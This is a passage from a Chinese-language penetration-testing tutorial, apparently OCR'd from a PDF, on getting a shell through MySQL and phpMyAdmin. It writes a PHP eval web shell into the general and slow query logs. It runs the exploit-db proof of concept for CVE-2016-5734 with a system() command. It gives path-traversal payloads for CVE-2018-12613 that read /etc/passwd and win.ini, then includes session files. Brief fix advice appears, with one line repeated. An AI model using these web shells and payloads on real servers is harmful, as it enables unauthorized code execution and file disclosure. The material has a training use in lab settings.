
3、通过查询的方式，将一句话写入，然后连接测试。


```
SELECT '<?php eval($_POST["cmd"]);?>'
```

执行完 sql 语句，可以看到在日志文件中记录了刚才执行的 sql 语句。



4、验证文件是否可被解析。





使用慢查询日志 getsehll

环境：

phpstudy2014

利用条件：

1、root 权限（有写入权限）


2、有网站绝对路径

当日志量庞大，通过全局日志文件 GETSHELL 出现问题时，可以使用。

MySQL 慢查询日志是 MySQL 提供的一种日志记录，它用来记录在 MySQL 中响应时间超过阀值的语句。

查看默认阀值：

```
show variables like '%long_query_time%';
```




当 SQL 的运行时间超过了阈值，则会被记录到慢查询日志中。


1、首先查询慢查询的日志记录是否开启

```
show variables like '%slow_query%'
```

2、开启日志，并指定日志文件的路径（如果有写权限，执行完下列 sql 语句后，会生成 slowlogshell.php 文件）


```
set GLOBAL slow_query_log_file='E:/WWW/slowlogshell.php';
set GLOBAL slow_query_log=on;
```






3、执行慢查询语句，

```
select '<?php eval($_POST[cmd]); ?>' or sleep(11)
```



4、验证文件是否解析



phpmyadmin 4.0.x—4.6.2 远程代码执行漏洞（CVE-2016-5734）

影响版本

phpMyAdmin 4.0.x—4.6.2

4.0.x <= X < 4.0.10.16

4.4.x <= X < 4.4.15.7

4.6.x <= X < 4.6.3

影响范围参考：https://www.phpmyadmin.net/security/PMASA-2016-27/

漏洞是由于，在 PHP5.4.7 以前，preg_replace 的第一个参数可以利用 \ 0 进行截断所引发的，而 4.6.x 版本要求需要 php5.5+，所以 4.6.x 版本无法复现该漏洞。


这里以 phpmyadmin4.4.15.6+phpstudy2014+php5.3.29 复现

下载地址：

https://files.phpmyadmin.net/phpMyAdmin/4.4.15.6/phpMyAdmin-4.4.15.6-all-languages.zip

把解压后的文件目录放在 Web 目录下，这里我们的文件目录为 phpmyadmin4。

访问：127.0.0.1/phpmyadmin4，root，root 即可访问。



验证漏洞


漏洞需要登陆，且能够写入数据。

POC 地址：

```
https://www.exploit-db.com/exploits/40185
```


执行：

```
py2 .\40185.py -u root -p root -d test http://127.0.0.1/phpmyadmin4 -c "system('whoami')"
```



不指定数据库名，数据库名默认为 test，表名为 prgpwn，执行的代码为 `system('uname -a');` 。

实战中最好指定数据库名，因为数据库名 test 可能不存在，库名不存在 是 不会自动创建的。



修复建议

1、升级 phpmyadmin 至最新版本

or

2、升级 php 版本，大于等于 5.4.7

2、升级 php 版本，大于等于 5.4.7

phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）

影响版本

phpMyAdmin 4.8.0， 4.8.1

影响范围参考：https://www.phpmyadmin.net/security/PMASA-2018-4/

这里以 4.8.1+phpstudy2014 复现

下载地址：

https://files.phpmyadmin.net/phpMyAdmin/4.8.1/phpMyAdmin-4.8.1-all-languages.zip

把解压后的文件目录放在 Web 目录下，这里我们的文件目录为 php。

访问：127.0.0.1/php，root，root 即可访问。


验证漏洞

Linux 下：

```
http://127.0.0.1/php/index.php?target=db_sql.php%253f/../../../../../../../../../etc/passwd
```


Windows：


```
http://127.0.0.1/php/index.php?target=db_sql.php%253f/../../../../../../../windows/win.ini
```



利用

执行 `SELECT '<?=phpinfo()?>';` ，并抓包获取 Cookie 中的 phpMyAdmin 值，如下：






包含 session 文件，默认的存放位置：

```
Linux:
/tmp 或 /var/lib/php/session
Windows:
C:\WINDOWS\Temp
```

这里我们 session 文件的存储路径是：

```
C:/Users/[Username]/AppData/Local/VirtualStore/Windows/sess_jh91sukivk3ocetpntuhamhi2tbsudsd
```



本地复现搭建的环境是这个路径，也太特么难猜了，实战中还是需要结合收集到的其他信息，尝试包含其他文件（例如，上传的图片）。

修复建议

1、升级 phpmyadmin 至最新版本
or

2、打补丁。

还有一些 phpmyadmin2.x 版本的漏洞，版本太老了，这里就不说了。

总结

1、select into outfile 直接写入

2、开启全局日志 getshell

3、使用慢查询日志 getsehll

4、phpmyadmin 4.0.x—4.6.2 远程代码执行漏洞（CVE-2016-5734）

5、phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）

以上漏洞都需要登陆进去。